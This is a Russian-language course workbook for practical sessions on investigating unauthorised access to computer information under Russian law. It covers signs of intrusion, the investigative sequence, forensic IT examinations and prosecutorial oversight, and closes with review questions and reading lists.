Рассмотрим особенности этих способов использования компьютера в преступных целях. Компьютер как орудие совершения обычных преступлений.Значительная часть преступлений данной категории совершается с использованием Интернет. К ним относятся: мошенничество с предоплатой; пирамиды и письма по цепочке; виртуальные финансовые пирамиды; азартные игры он-лайн; распространение порнографических материалов и ряд других.

Компьютер как средство атаки на другие компьютеры. В некоторых случаях компьютер может одновременно являться объектом несанкционированного доступа и средством атаки. Однако в большинстве случаев атаки на компьютеры совершаются с других компьютеров, находящихся в той же сети. Поскольку такие сети - состоят из сотен или тысяч узлов на многих континентах, соответственно существует больше возможностей длянесанкционированного доступа или других нарушений.

Существует две основных категории дистанционных нарушений: несанкционированный доступ и отказ в обслуживании.

При нарушении с несанкционированным доступом преступник пытается воспользоваться пробелами в области обеспечения безопасности системы в качестве средства для получения доступа к самой системе. Если ему это удается, он может похитить или уничтожить информацию или использовать поврежденную систему в качестве платформы, с которой он сможет совершить нарушения в отношении других машин. Значительной опасностью характеризуются подобные злоупотребления в Интернет.

При нарушении, влекущем за собой отказ в предоставлении обслуживания, цель преступника состоит в выведении из строя данной системы. При этом преступник не обязательно стремится получить к ней доступ. Наибольшее распространение получили подобные нарушения в сети Интернет.

3. Компьютер как запоминающее устройство. В данной своей функции компьютер играет в преступной деятельности роль пассивного запоминающего устройства. Часто при этом компьютер является объектом несанкционированного доступа.

Например, после взлома системы создается специальная директория для хранения файлов, содержащих программные средства преступника, пароли для других узлов, списки украденных номеров кредитных карточек. Возможности подобного использования компьютера в преступных целях многократно возрастают при использовании сети Интернет.

Таблица, составленная по результатам опроса представителей служб безопасности 492 компаний, дает представление о наиболее опасных способах совершения компьютерных преступлений.

Наивысшая угроза

Виды атак, выявленные за последние 12 месяцев	
Вирус	8 3%
Злоупотребление сотрудниками компаниидоступом к Internet	6 9%
Кража мобильных компьютеров	5 8%
Неавторизованный доступ со сторонысотрудников компании	4 0%
Мошенничество при передаче средствамителекоммуникаций	2 7%
Кража внутренней информации	2 1%
Проникновение в систему	2 0%
Допускалось несколько вариантов ответов.	

Оборудование и материалы:

–

Указания по технике безопасности: к выполнению практических работ допускаются студенты, ознакомившиеся с правилами работы в лаборатории, прошедшие инструктаж безопасности.

Задания: для выполнения практической работы необходимо выполнить следующее:

9. Изучить рекомендуемую литературу.
10. Изучить практическую работу.
11. Ответить на контрольные вопросы.
12. Оформить отчет.

Содержание отчета: отчет по практическому занятию должен быть выполнен в редакторе MS Word и оформлен согласно требованиям. Требования по форматированию: Шрифт TimesNewRoman, интервал – полуторный, поля левое – 3 см., правое – 1,5 см., верхнее инижнее – 2 см. Абзацный отступ – 1,25. Текст должен быть выравнен по ширине.

Отчет должен содержать титульный лист с темой практической работы, цель работы и описанный процесс выполнения вашей работы. В конце отчеты приводятся выводы о проделанной работе.

В отчет необходимо вставлять скриншоты выполненной работы и добавлять описание к ним.Каждый рисунок должен располагаться по центру страницы, иметь подпись (Рисунок 1 – Создание подсистемы) и ссылку на него в тексте. **Контрольные вопросы:**

1. Непосредственный перехват
2. Электромагнитный перехват
3. Способы совершения компьютерных преступлений методом несанкционированногодоступа
4. Способы совершения компьютерных преступлений методом манипуляции

Список литературы, рекомендуемый к использованию по данной теме:

1. Конституция Российской Федерации (принята всенародным голосованием 12.12.1993).
2. Уголовный кодекс Российской Федерации от 13.06.1996 г. № 63-ФЗ.
3. Уголовно-процессуальный кодекс Российской Федерации от 18.12.2001 г. № 174-ФЗ.
4. Махтаев М.Ш. Методика расследования компьютерных преступлений. – М.: РосНОУ, 2007.
5. Мандиа К., Просис К. Расследование компьютерных преступлений. – М.: Лори, 2012. – 476.
1. Федеральный закон от 12.08.1995 г. № 144-ФЗ «Об оперативно-розыскной деятельности».
2. Федеральный закон от 27.07.2006 г. № 149-ФЗ «Об информации, информационныхтехнологиях и о защите информации».
3. Федеральный закон от 07.02.2011 г. № 3-ФЗ «О полиции».
4. Гаврилов М.В. Осмотр при расследовании преступлений в сфере компьютерной информации. – М.: Юрлитинформ, 2008.

Практическое занятие № 11-12 Выявление способов несанкционированного доступа

Цель занятия: изучить существующие классификации компьютерных преступлений
Формируемые компетенции:

Время, отводимое на занятие – 4ч.

Вопросы, выносимые на занятие

1. Особенности начала расследования неправомерного доступа к компьютерной информации
2. Признаки несанкционированного доступа к компьютерной информации
3. Способы преступных манипуляций в сфере компьютерной информации

1. Особенности начала расследования неправомерного доступа к компьютерной информации

По ст. 272 УК ответственность за деяние наступает: если неправомерный доступ к компьютерной информации повлек за собой хотя бы одно из следующих негативных последствий: уничтожение, блокирование, модификацию либо копирование компьютерной информации

Информация и информационные правоотношения все чаще становятся новым предметом преступного посягательства.

При расследовании неправомерного доступа к компьютерной информации обстоятельства содеянного устанавливаются в такой очередности:

1) факт неправомерного доступа к информации в компьютерной системе или сети;
2) место несанкционированного проникновения в эту систему или сеть;
3) время совершения преступления;
4) способ несанкционированного доступа;
5) степень надежности средств защиты компьютерной информации;
6) лица, совершившие неправомерный доступ, их виновность и мотивы преступления;
7) вредные последствия содеянного;
8) выявление обстоятельств, способствовавших преступлению.

Для рассматриваемых преступлений характерны такие ситуации начала расследования:

1. Собственник компьютерной системы обнаружил нарушение ее целостности и (или) конфиденциальности, установил виновное лицо и заявил о случившемся в правоохранительные органы.
2. Собственник самостоятельно выявил названные нарушения, однако не смог установить злоумышленника и заявил о случившемся.
3. Сведения о нарушении целостности и (или) конфиденциальности информации и виновном субъекте стали известны или непосредственно обнаружены компетентным

органом, владелец компьютерной системы этот факт скрывает.

4. Правоохранительным органом обнаружены признаки противоправного вторжения в компьютерную систему, виновное лицо и владелец информации неизвестны.

Факт неправомерного доступа к информации обнаруживают, как правило, пользователи компьютерной системы или сети. Такие факты иногда устанавливаются в ходе оперативно-розыскной деятельности органов внутренних дел, ФСБ, ФСНП России. Их можно выявить и в ходе прокурорских проверок, ревизий, судебных экспертиз, следственных действий по расследуемым делам.

2. Признаки несанкционированного доступа к компьютерной информации

Признаками несанкционированного доступа или подготовки к нему могут служить:

а) появление в компьютере искаженных данных - является следствием воздействия специальных программ, использованных для преодоления систем защиты, либопреднамеренного искажения файлов, к которым и был осуществлён неправомерный доступ; б) длительное необновление кодов, паролей и других защитных средств компьютерной системы - указывает на то, что преступником может являться лицо, официально работающее с данной системой, поскольку другим лицам сложно осуществить несанкционированное управление системой без привлечения к себе внимания пользователей и обслуживающегоперсонала системы;

в) увеличение числа сбоев в работе ЭВМ - указывает на использование специальных программ, для преодоления системы защиты, изменения или копирования информации; г) участившиеся жалобы пользователей компьютерной системы или сети. Таким фактам могут предшествовать или сопутствовать:

1) осуществление без необходимости сверхурочных работ;

2) немотивированные отказы отдельных сотрудников, обслуживающих компьютерную систему или сеть, от очередного отпуска;

3) приобретение работником для личного пользования дорогостоящего компьютера;

4) чистые дискеты или диски, принесенные на работу кем-то из сотрудников компьютерной системы под предлогом копирования программ для компьютерных игр;

5) участившиеся случаи перезаписи отдельных данных без серьезных на то причин; 6)необоснованный интерес некоторых работников к содержанию чужих принтерных распечаток;

7)повторный ввод в компьютер одной и той же информации и др.

Необходимо выяснить также признаки неправомерного доступа, выражающиеся вотступлениях от установленного порядка обработки документов. Имеются в виду:

а) нарушения принятых правил оформления документов и изготовления машинограмм;б) лишние документы, подготовленные для обработки на ЭВМ;

в) несоответствие информации, содержащейся

в первичныхдокументах, данным машинограмм;

г) преднамеренные утрата или уничтожение первичных документов и машинных носителей информации, внесение искажений в данные их регистрации. Следует, однако, помнить, что перечисленные признаки могут быть результатом не только злоупотреблений, но и других причин, например халатности персонала, случайных ошибок и сбоев компьютерной техники. Место несанкционированного проникновения в компьютерную систему или сеть удается установить с определенными трудностями, поскольку таких мест может быть несколько. На практике чаще обнаруживается место неправомерного доступа к компьютерной информациис целью хищения денежных средств, но для этого также приходится выявлять все места работы компьютеров, имеющих единую телекоммуникационную связь.

Гораздо проще это место устанавливается тогда, когда расследуется несанкционированный доступ к единичному компьютеру. Обыкновенно доступ имеют ограниченное количество лиц.Также проще определить способ доступа к информации. Но и тут нужно учитывать, что информация на машинных носителях может храниться в других помещениях.

Во много раз труднее определить место непосредственного применения технических средств удаленного несанкционированного доступа, которые не входят в данную компьютерную систему или сеть. Это может быть как элементарное видеонаблюдение, так и считывание электромагнитных излучений компьютера и его элементов. Излучение можно считывать даже с клавиатуры, во время набора текста, в том числе и паролей и кодов. К установлению подобного доступа необходимо привлекать соответствующих специалистов. Необходимо выяснить также место хранения информации на машинных носителях, добытой преступникомв результате неправомерного доступа к компьютерной системе или сети.

Время несанкционированного доступа можно определить с помощью программ общесистемного назначения. В работающем компьютере они обычно фиксируют текущее время. Если данная программа функционирует, то при несанкционированном входе в систему или сеть время работы на компьютере любого пользователя и производства конкретной операции автоматически фиксируется в оперативной памяти. Тогда время несанкционированного доступа можно определить в ходе следственного осмотра компьютера, его распечаток или дискет, производимого с участием специалиста, чтобы информация, находящаяся в оперативной памяти ЭВМ или на дискете, не была случайно стерта. В качестве специалистов могут выступать, например, сотрудники информационных центров МВД, ГУВД, УВД субъектов Российской Федерации. Время несанкционированного доступа устанавливается и путем допроса свидетелей из числа сотрудников данной компьютерной системы. Выясняется, когда именно каждый из них работал на ЭВМ, если это не было зафиксировано в автоматическом режиме.

3. Способы преступных манипуляций в сфере компьютерной информации

Способы преступных манипуляций в сфере компьютерной информации могут быть разделены на две большие группы. Первая группа осуществляется без использования

компьютерных устройств в качестве инструмента для проникновения извне в информационные системы иливоздействия на них. Это могут быть: хищение машинных носителей информации в виде блоков и элементов ЭВМ; использование визуальных, оптических и акустических средств наблюдения за ЭВМ; считывание и расшифровка различных электромагнитных излучений компьютера и обеспечивающих систем; фотографирование информации в процессе ее обработки; изготовление бумажных дубликатов входных и выходных документов, копирование распечаток; использование оптических и акустических средств наблюдения за лицами, имеющими отношение к необходимой злоумышленнику информации, фиксация их разговоров; осмотр и изучение не полностью утилизированных отходов деятельности компьютерных систем; вступление в прямой контакт с лицами, имеющими отношение к необходимой злоумышленнику информации, получение от них под разными предлогами нужных сведений и др. Для таких действий, как правило, характерна достаточно локальная следовая картина. Она определяется тем, что место совершения преступных действий и дислокация объекта преступного посягательства расположены вблизи друг от друга или совпадают. Приемы их исследования достаточно традиционны.

Вторая группа преступных действий осуществляется с использованием компьютерных и коммуникационных устройств. Тогда несанкционированный доступ реализуется с помощью различных способов: подбором пароля, использованием чужого имени, отысканием и применением пробелов в программе, удалённым использованием различных специализированных программ, таких как «кей-логгер» - считывает и передаёт все нажатия клавиш клавиатуры, «ред-админ» - позволяет полный удалённый контроль над компьютером, а также других мер преодоления защиты компьютерной информации. Конкретный способ несанкционированного доступа можно установить путем допроса свидетелей из числа лиц, обслуживающих компьютерную систему, и ее разработчиков. При этом следует учитывать выявленную следовую картину. У них необходимо выяснить как преступник мог проникнуть в защищенную систему, например, узнать идентификационный номер законного пользователя, код, пароль для доступа, получить сведения о других средствах защиты системы или сети ЭВМ.

Чрезвычайно важны и другие действия, направленные на фиксацию факта нарушения целостности (конфиденциальности) компьютерной системы и его последствий, следов преступных манипуляций виновного субъекта, отразившихся в ЭВМ и на машинных носителях информации, в линиях связи и др.

Способ несанкционированного доступа надежнее установить путем производства судебной информационно-технической экспертизы. Перед экспертом ставится вопрос: "Каким способом был осуществлен несанкционированный доступ в данную компьютерную систему?" Для этого эксперту нужно представить всю проектную документацию на взломанную компьютерную систему, а также данные о ее сертификации. При производстве такой экспертизы не обойтись без использования компьютерного оборудования той же системы, которую взломал преступник, либо специальных технических и программных средств.

В ряде случаев целесообразен следственный эксперимент для проверки возможности преодоления средств защиты компьютерной системы одним из предполагаемых способов. Одновременно может быть проверена возможность появления на экране дисплея

конфиденциальной информации или ее распечатки вследствие ошибочных, неумышленных действий оператора либо случайного технического сбоя в электронном оборудовании.

Выясняя надежность средств зашиты компьютерной информации, прежде всего, следует установить, предусмотрены ли в данной системе или сети ЭВМ меры защиты от несанкционированного доступа, в том числе к определенным файлам.. Это возможно в ходе допросов разработчиков и пользователей системы, а также при изучении проектной документации и инструкций по эксплуатации системы. Как правило, неправомерный доступ облегчается халатностью администратора системы или пользователя компьютера, что происходит в 99% случаев. Изучая инструкции, нужно обращать особое внимание на разделыо мерах защиты информации, порядке допуска пользователей к конкретным данным, разграничении их полномочий, организации контроля за доступом. При установлении лиц, совершивших несанкционированный доступ к конфиденциальной компьютерной информации, следует учитывать, что он является технологически весьма сложным. Осуществить его могут только специалисты, обладающие достаточно высокой квалификацией. Поэтому поиск подозреваемых рекомендуется начинать с технического персонала взломанных компьютерных систем или сетей. Это в первую очередь их разработчики, а также руководители, операторы, программисты, инженеры связи, специалисты по защите информации, другие сотрудники.

Следственная практика свидетельствует, что чем технически сложнее способ проникновения в компьютерную систему или сеть, тем легче установить подозреваемого, ибо круг специалистов, обладающих соответствующими способностями, весьма ограничен. С другой стороны среди «хакеров» очень популярно оставлять на месте преступления, т.е. в системе взломанного компьютера, улики, непосредственно указывающие на совершение преступления как раз лицом, официально работающим с системой. Подобные уловки могут легко завести следствие в ненужном направлении, что часто и происходит, учитывая высокую латентность подобного рода преступлений. В системе или в сети могут быть указания на то, что доступ был совершён с компьютера определённого лица. Секрет подобной уловки знает каждый начинающий хакер, для этого существует огромное количество специальных программ, помогающих получить анонимный доступ к сети, либо доступ через компьютер

«подставляемого» лица. Поэтому на практике следователь всегда должен быть крайне осторожен при определении подозреваемого или обвиняемого.

Доказыванию виновности конкретного субъекта в несанкционированном доступе к компьютерной информации способствует использование различных следов, обнаруживаемых при осмотре ЭВМ и ее компонентов. Это, например, следы пальцев, записи на внешней упаковке дискет и др. Для их исследования назначаются криминалистические экспертизы дактилоскопическая, почерковедческая и др.

Для установления лиц, обязанных обеспечивать надлежащий режим доступа к компьютерной системе или сети, следует, прежде всего, ознакомиться с должностными инструкциями, определяющими полномочия сотрудников, ответственных за защиту конфиденциальной информации. Их необходимо допросить для выяснения, кто запускал нештатную программу, и фиксировалось ли это каким-либо способом. Нужно также выяснить,

кто особо увлекается программированием, учится или учился на курсах программистов, интересуется системами защиты информации.

У субъектов, заподозренных в неправомерном доступе к компьютерной информации, производится обыск в целях обнаружения: ЭВМ различных конфигураций, принтеров, средств телекоммуникационной связи с компьютерными сетями, записных книжек, в том числе электронных, с уличающими записями, дискет и дисков с информацией, могущей иметьзначение для дела, особенно если это коды, пароли, идентификационные номера пользователей данной компьютерной системы, а также сведения о них.

При обыске нужно изымать также литературу и методические материалы по компьютерной технике и программированию. К производству обыска и осмотру изъятых предметов рекомендуется привлекать специалиста по компьютерной технике, незаинтересованного в исходе дела.

Доказать виновность и выяснить мотивы лиц, осуществивших несанкционированный доступ к компьютерной информации, можно лишь по результатам всего расследования. Решающими здесь будут показания свидетелей, подозреваемых, обвиняемых, потерпевших, заключения судебных экспертиз, главным образом информационно-технологических и информационно- технических, а также результаты обысков. В ходе расследования выясняется:

1) с какой целью совершен несанкционированный доступ к компьютерной информации;

2) знал ли правонарушитель о системе ее защиты;

3) желал ли преодолеть эту систему и какими мотивами при этом руководствовался.

Вредные последствия неправомерного доступа к компьютерной системе или сети могут заключаться в хищении денежных средств или материальных ценностей, завладении компьютерными программами, а также информацией путем изъятия машинных носителей либо копирования. Это может быть также незаконное изменение, уничтожение, блокирование информации, выведение из строя компьютерного оборудования, внедрение в компьютерную систему вредоносного вируса, ввод заведомо ложных данных и др.

Хищения денежных средств чаще всего совершаются в банковских электронных системах путем несанкционированного доступа к их информационным ресурсам, внесения в последние изменений и дополнений. Такие посягательства обычно обнаруживают сами работники банков, устанавливаются они и в ходе оперативно-розыскных мероприятий. Сумма хищения определяется посредством судебно-бухгалтерской экспертизы.

Факты неправомерного завладения компьютерными программами вследствие несанкционированного доступа к той или иной системе и их незаконного использования выявляют, как правило, потерпевшие. Максимальный вред причиняет незаконное получение информации из различных компьютерных систем, ее копирование и размножение с целью продажи либо использования в других преступных целях.

Похищенные программы и базы данных могут быть обнаружены в ходе обысков у обвиняемых, а также при оперативно-розыскных мероприятиях.

Если незаконно полученная информация конфиденциальна или имеет категорию государственной тайны, то вред, причиненный ее разглашением, определяется представителями Гостехкомиссии России.

Факты незаконного изменения, уничтожения, блокирования информации, выведения из строя компьютерного оборудования, "закачки" в информационную систему заведомо ложных сведений выявляются прежде всего самими пользователями компьютерной системы или сети. Следует учитывать, что не все эти негативные последствия наступают в результате умышленных действий. Их причиной могут стать случайные сбои в работе компьютерного оборудования, происходящие довольно часто.

При определении размера вреда, причиненного несанкционированным доступом, учитываются не только прямые затраты на ликвидацию негативных последствий, но и упущенная выгода. Такие последствия устанавливаются в ходе следственного осмотра компьютерного оборудования и носителей информации с анализом баз и банков данных. Помогут здесь и допросы технического персонала, владельцев информационных ресурсов. Вид и размер ущерба обычно определяются посредством комплексной экспертизы, проводимой с участием специалистов в области информатизации, средств вычислительной техники и связи, экономики, финансовой деятельности и товароведения.

На заключительном этапе расследования формируется целостное представление об обстоятельствах, которые облегчили несанкционированный доступ к компьютерной информации. Здесь важно последовательное изучение различных документов, особенно относящихся к защите информации. Весьма значимы материалы ведомственного (служебного) расследования.

К этим обстоятельствам относятся:

1) неэффективность методов защиты компьютерной информации от несанкционированного доступа;

2) совмещение функций разработки и эксплуатации программного обеспечения в рамках одного структурного подразделения;

3) неприменение в технологическом процессе всех имеющихся средств и процедур регистрации операций, действий программ и обслуживающего персонала;

4) нарушение сроков изменения паролей пользователей, а также сроков хранения копий программ и компьютерной информации

Оборудование и материалы:

–

Указания по технике безопасности: к выполнению практических работ допускаются студенты, ознакомившиеся с правилами работы в лаборатории, прошедшие инструктаж безопасности.

Задания: для выполнения практической работы необходимо выполнить следующее:

13. Изучить рекомендуемую литературу.

14. Изучить практическую работу.

15. Ответить на контрольные вопросы.

16. Оформить отчет.

Содержание отчета: отчет по практическому занятию должен быть выполнен в редакторе MS Word и оформлен согласно требованиям. Требования по форматированию: Шрифт TimesNewRoman, интервал – полуторный, поля левое – 3 см., правое – 1,5 см., верхнее инижнее – 2 см. Абзацный отступ – 1,25. Текст должен быть выравнен по ширине.

Отчет должен содержать титульный лист с темой практической работы, цель работы и описанный процесс выполнения вашей работы. В конце отчеты приводятся выводы о проделанной работе.

В отчет необходимо вставлять скриншоты выполненной работы и добавлять описание к ним.Каждый рисунок должен располагаться по центру страницы, иметь подпись (Рисунок 1 – Создание подсистемы) и ссылку на него в тексте.

Контрольные вопросы:

1. В какой очереди устанавливается расследование неправомерного доступа ккомпьютерной информации
2. Что может служить признакам несанкционированного доступа или подготовки к нему
3. Способы преступных манипуляций в сфере компьютерной информации могут бытьразделены на две большие группы.

Список литературы, рекомендуемый к использованию по данной теме:

1. Конституция Российской Федерации (принята всенародным голосованием 12.12.1993).
2. Уголовный кодекс Российской Федерации от 13.06.1996 г. № 63-ФЗ.
3. Уголовно-процессуальный кодекс Российской Федерации от 18.12.2001 г. № 174-ФЗ.
4. Махтаев М.Ш. Методика расследования компьютерных преступлений. – М.: РосНОУ, 2007.
5. Мандиа К., Просис К. Расследование компьютерных преступлений. – М.: Лори, 2012. – 476.
1. Федеральный закон от 12.08.1995 г. № 144-ФЗ «Об оперативно-розыскной деятельности».
2. Федеральный закон от 27.07.2006 г. № 149-ФЗ «Об информации, информационныхтехнологиях и о защите информации».
3. Федеральный закон от 07.02.2011 г. № 3-ФЗ «О полиции».
4. Гаврилов М.В. Осмотр при расследовании преступлений в сфере компьютерной информации. – М.: Юрлитинформ, 2008.

Практическое занятие № 13-14 Правила установления лиц, причастных к совершению компьютерного преступления

Цель занятия: изучить существующие классификации компьютерных преступлений
Формируемые компетенции:

Время, отводимое на занятие – 2ч.

Вопросы, выносимые на занятие

1. Цели и задачи прокурорского надзора
2. Виды судебных экспертиз
3. Информационно-технологическая экспертиза
4. Процессуальный порядок реализации полномочий прокурора

1. Цели и задачи прокурорского надзора

При осуществлении прокурорского надзора за расследованием преступлений в сфере компьютерной информации прокурору необходимо руководствоваться не только положениями уголовно-процессуального законодательства, но и требованиями приказа Генерального прокурора Российской Федерации от 02.06.2011 N 162 "Об организации прокурорского надзора за процессуальной деятельностью органов предварительного следствия".

Учитывая сложность расследования преступлений в сфере компьютерной информации, уже отмечавшуюся низкую квалификацию следственных работников, необходимость применения при расследовании специальных знаний, прокурорский надзорза

расследованием данных преступлений должен осуществляться на протяжении всего периодарасследования.

С целью предотвращения нарушений и затягивания сроков следствия прокурору необходимо осуществлять постоянное взаимодействие с руководителем следственного органа, привлекая прокурора, который в последующем будет поддерживать государственное обвинение в судебном заседании.

Организовать такое взаимодействие возможно в виде совместных оперативных совещаний по обсуждению хода следствия при прокуроре, проводимых как при принятии важных процессуальных решений по уголовному делу, например, при оценке достаточности доказательств для предъявления обвинения, при назначении экспертиз и обсуждении их выводов для последующего планирования расследования, при окончании предварительного следствия, при рассмотрении поступающих к прокурору жалоб и заявлений.

Более того, во многих субъектах Российской Федерации изданы межведомственные приказы и иные нормативные документы, регулирующие порядок взаимодействия при расследовании уголовных дел между следственными органами и прокурорами. Это

позволяет избежать многих нарушений и недостатков предварительного расследования, которые, в свою очередь, могут повлечь за собой возвращение уголовного дела прокуроромдля дополнительного расследования или судом прокурору в порядке ст. 237 УПК РФ.

Учитывая особенности рассматриваемой категории преступлений, прокурору следует тщательно изучать собранные в ходе предварительного расследования доказательства, которые должны в полной мере устанавливать все обстоятельства, предусмотренные ст. 73 УПК РФ. При этом, как отмечалось ранее, по составам преступлений, предусмотренных главой 28 УК РФ, помимо основных признаков преступления определяется причинно-следственная связь между деянием и наступившими последствиями.

2. Виды судебных экспертиз

Специфика преступлений в сфере компьютерной информации обуславливает необходимость проведения по уголовным делам данной категории ряда специальных судебных экспертиз. В связи с этим важно осуществлять прокурорский надзор уже на первоначальном этапе расследования. Изучая в процессе расследования уголовное дело, прокурор должен установить, в полной ли мере данные экспертные заключения отвечают на поставленные следователем вопросы, все ли необходимые вопросы поставлены перед экспертом и достаточно ли в конечном итоге информации, содержащейся в заключении эксперта, для подтверждения обстоятельств совершения преступления. Несомненно, надзирающий прокурор должен обладать специальными знаниями о видах судебных экспертиз, проводимых по уголовным делам данной категории, давать руководителю следственного органа соответствующие рекомендации.

Так, при расследовании преступлений данной категории помимо традиционных видов экспертиз (криминалистической, дактилоскопической и т.д.) должны проводиться специальные судебные экспертизы - информационно-технологическая и информационно-техническая.

Объединяет эти виды судебных экспертиз компьютерная информация, исследуемая, однако, с разных сторон - технологической либо технической. Различаются они и по непосредственным объектам исследования.

Проведение указанных судебных экспертиз необходимо для исследования собственно информационно-технологических процессов сбора (накопления, хранения, поиска, актуализации, распространения) информации и представления ее потребителю в условиях функционирования автоматизированных информационных систем и сетей и отдельно взятых технических и иных средств обеспечения этих процессов.

К подобным техническим средствам относятся компьютерные устройства, включающие в себя системный блок, устройство внешней памяти, устройства ввода и вывода информации, периферийные устройства, а также средства связи и телекоммуникации. К иным средствам следует отнести программы для компьютеров. Эти средства, обеспечивающие обработку информации, и составляют основу информационно-

компьютерной технологии.

Объектом информационно-технологической экспертизы является установленный порядок обработки информации, осуществляемый по заданным алгоритмам, или информационная технология, основанная на применении современной информационно-вычислительной техники, средств связи и телекоммуникаций, составляющих основу информатизации общества.

Непосредственными предметами информационно-технологической экспертизы могут быть:

проектная документация на разработку и эксплуатацию компьютерных систем и сетей, отражающая процессы сбора, обработки, накопления, хранения, поиска и

распространения информации; документированная информация (документ), то естьзафиксированная на

материальном носителе информация с реквизитами, позволяющими ее идентифицировать (отдельные документы и массивы документов в информационных системах), в том числе конфиденциальная информация; материалы сертификации информационных систем, технологий и средств их обеспечения и лицензирования деятельности по формированию и использованию информационных ресурсов; приказы и распоряжения администрации, инструкции, протоколы, договоры,

положения, уставы и методики по эксплуатации компьютерных систем и сетей, отражающие порядок формирования информационных массивов и доступа к ним (важнейшими из этих предметов исследования могут быть должностные инструкции сотрудников соответствующих информационных подразделений); схемы движения информации от источников к потребителю с указанием пунктов ее

сбора, контроля, накопления, обработки и использования; табель распределения выходных данных (перечень пользователей с указанием

периодичности, объема и сроков поступления информации), а также другие документы,позволяющие наиболее полно раскрыть сущность информационной технологии даннойкомпьютерной системы или сети (они обычно прилагаются к техническому заданию на их разработку); входные и выходные документы, установленные для данной автоматизированной

информационной системы; словари, тезаурусы и классификаторы;

иные эксплуатационные и сопроводительные документы (особое значение для расследования компьютерных преступлений имеют журналы и другие виды учета работы операторов, регистрации сбойных ситуаций и обращений в компьютерную систему или сеть).

Несомненно, что все указанные документы должны быть изъяты своевременно и с соблюдением установленных законом норм. На необходимость этого прокурор должен обращать внимание следователя (в том числе на межведомственных оперативных совещаниях

при обсуждении хода расследования уголовного дела), ориентируя последнегона соблюдение разумных сроков уголовного судопроизводства, установленных ст. 6.1 УПКРФ.

3. Информационно-технологическая экспертиза

Информационно-технологическая экспертиза назначается в тех случаях, когда для возникающих в ходе расследования вопросов требуются специальные познания в технологии информационных процессов.

Возможности этой экспертизы достаточно широки. С ее помощью можно определить: соответствие существующего технологического процесса компьютерной обработки

информации проектной и эксплуатационной документации на конкретную информационную систему либо сеть; конкретные отклонения от установленной информационной технологии, а также

непосредственных исполнителей, допустивших нарушение установленной информационной технологии; надежность организационно-технологических мер защиты компьютерной информации;

вредные последствия, наступившие из-за неправомерного нарушения установленной технологии компьютерной обработки информации;

обстоятельства, способствовавшие преступному нарушению технологии электроннойобработки информации.

Изучая заключение информационно-технологической экспертизы, прокурору следует обратить внимание на то, выяснено ли следователем:

соответствие процессов сбора, обработки, накопления, хранения, поиска и распространения информации установленной проектной и эксплуатационной документации информационной технологии в данной компьютерной системе или сети; какие конкретно отклонения от нее допущены;

кем нарушены технологические требования в процессе эксплуатации данной компьютерной системы или сети; кто из должностных лиц должен был обеспечить

соблюдение установленной

технологии электронной обработки данных; какие организационно-технологические меры защиты компьютерной системы,

предусмотренные эксплуатационной документацией, были приняты;

какие вредные последствия связаны с нарушением установленной технологии электронной обработки информации; является ли указанное отклонение от

технологии обработки данных причиной

наступивших последствий; каковы причины нарушения установленной обработки компьютерной информации; какие меры необходимо принять для их устранения.

Объектом информационно-технической экспертизы является техническое обеспечение информационной безопасности компьютерных систем и сетей.

Предметы информационно-технической экспертизы очень разнообразны. Иными

словами, это инструменты, с помощью которых осуществляется доступ к информационным технологиям.

Условно их можно разделить на три основные группы:

1) технические средства обработки информации;

2) машинные носители информации и машинограммы, создаваемые средствами вычислительной техники;

3) программные средства и базы данных.

К первой группе относятся: компьютеры, отдельные узлы, устройства ввода и вывода информации; печатающие устройства (принтеры); периферийные устройства; устройства для связи между пользователями (модемы и факс-модемы); технические устройства и приспособления, специально разработанные для обхода средств защиты компьютерных систем и сетей от несанкционированного доступа; технические средства защиты информации и другие устройства.

Ко второй группе относятся: накопители на жестких дисках ("винчестеры"); накопители на гибких магнитных дисках (дискеты); устройства для быстрого сохранения всей информации, находящейся на жестком диске (стримеры); оптические диски; пластиковые карты; аудио- и видеокассеты и другие носители информации, обрабатываемые компьютерами.

К третьей группе относятся программы для электронных вычислительных машин и базы данных.

Следует отметить, что исходя из анализа предметов указанных двух экспертиз, каждая из них имеет свои характерные особенности.

Информационно-техническая экспертиза назначается в том случае, когда в ходе следствия возникает необходимость в специальных исследованиях непосредственно технической части (отдельных узлов, блоков, периферийных устройств, оборудования, составляющих компьютерные системы или сети, пластиковых карт, дисков, дискет, других носителей информации, обрабатываемых компьютерами, а также программных средств). К ее основным задачам относятся:

определение технического состояния компьютерного оборудования и пригодности его для решения задач, предусмотренных проектной и эксплуатационной документацией на данную автоматизированную систему; техническое исполнение конкретных технологических информационных процессов и

отдельных операций, ставших предметом предварительного следствия, установлениеконкретного терминала, с которого совершен несанкционированный доступ в данную компьютерную систему или сеть; восстановление содержания поврежденныхинформационных массивов, отдельных

файлов на магнитных носителях; выявление технических причин сбойных ситуаций вработе компьютера; установление подлинности информации, записанной на машинных носителях (дисках,

дискетах, пластиковых картах), и внесенных в них изменений; выявление вкомпьютерной программе разного рода неправомерных изменений,

дополнений, вставок преступного характера;

установление вида компьютерного вируса, источника его проникновения в исследуемую систему и причиненных им вредных последствий; установление

соответствия средств защиты информации от несанкционированного

доступа и проникновения компьютерного вируса сертификационным требованиям.

Изучая заключение информационно-технической экспертизы, прокурору необходимо выяснить, установлено ли:

техническое состояние компьютерного оборудования и его пригодность для решения в полном объеме задач, предусмотренных проектной и эксплуатационной документацией

на данную компьютерную систему или сеть; с какого терминала и по каким средствамсвязи и телекоммуникации мог быть совершен несанкционированный доступ в компьютерную систему или сеть; возможностьвосстановления записанной прежде информации на частично

поврежденном машинном носителе и ее содержание; причина выявленных в ходе следствия сбоев данного компьютерного оборудования и

наличие возможности их предотвращения с помощью технических средств; перечень действий, предусмотренных соответствующими правилами для

предотвращения сбоя, несанкционированного доступа, уничтожения файла, неправомерного копирования компьютерной информации, и не выполненных ответственным лицом; признаки несанкционированных изменений информации, записанной на сменные

диски (дискеты) и их содержание; возможность использования в данной компьютерной системе посторонних программ

без автоматической регистрации ее

использования; наличие в программепреднамеренной "закладки" (зарезервированного места в

программе на случай необходимости последующей вставки дополнительных команд), ее назначение и автор; средства защиты от вредоносных программ, предусмотренные вданной системе, их

надежность, наличие сертификата и соответствие средств его требованиям; процедура заражения данной системы компьютерным вирусом;

класс (тип) вируса, заразившего данную компьютерную систему и источник его происхождения; размер и характер вреда, причиненного компьютернымвирусом.

Разумеется, круг вопросов по двум указанным видам экспертиз предлагаемыми перечнями не исчерпывается. С учетом характера каждого конкретного преступления могут быть поставлены и другие вопросы, объем которых определяется следователем в зависимости от расследуемого события и выяснения обстоятельств информационно- технологического или

информационно-технического характера.

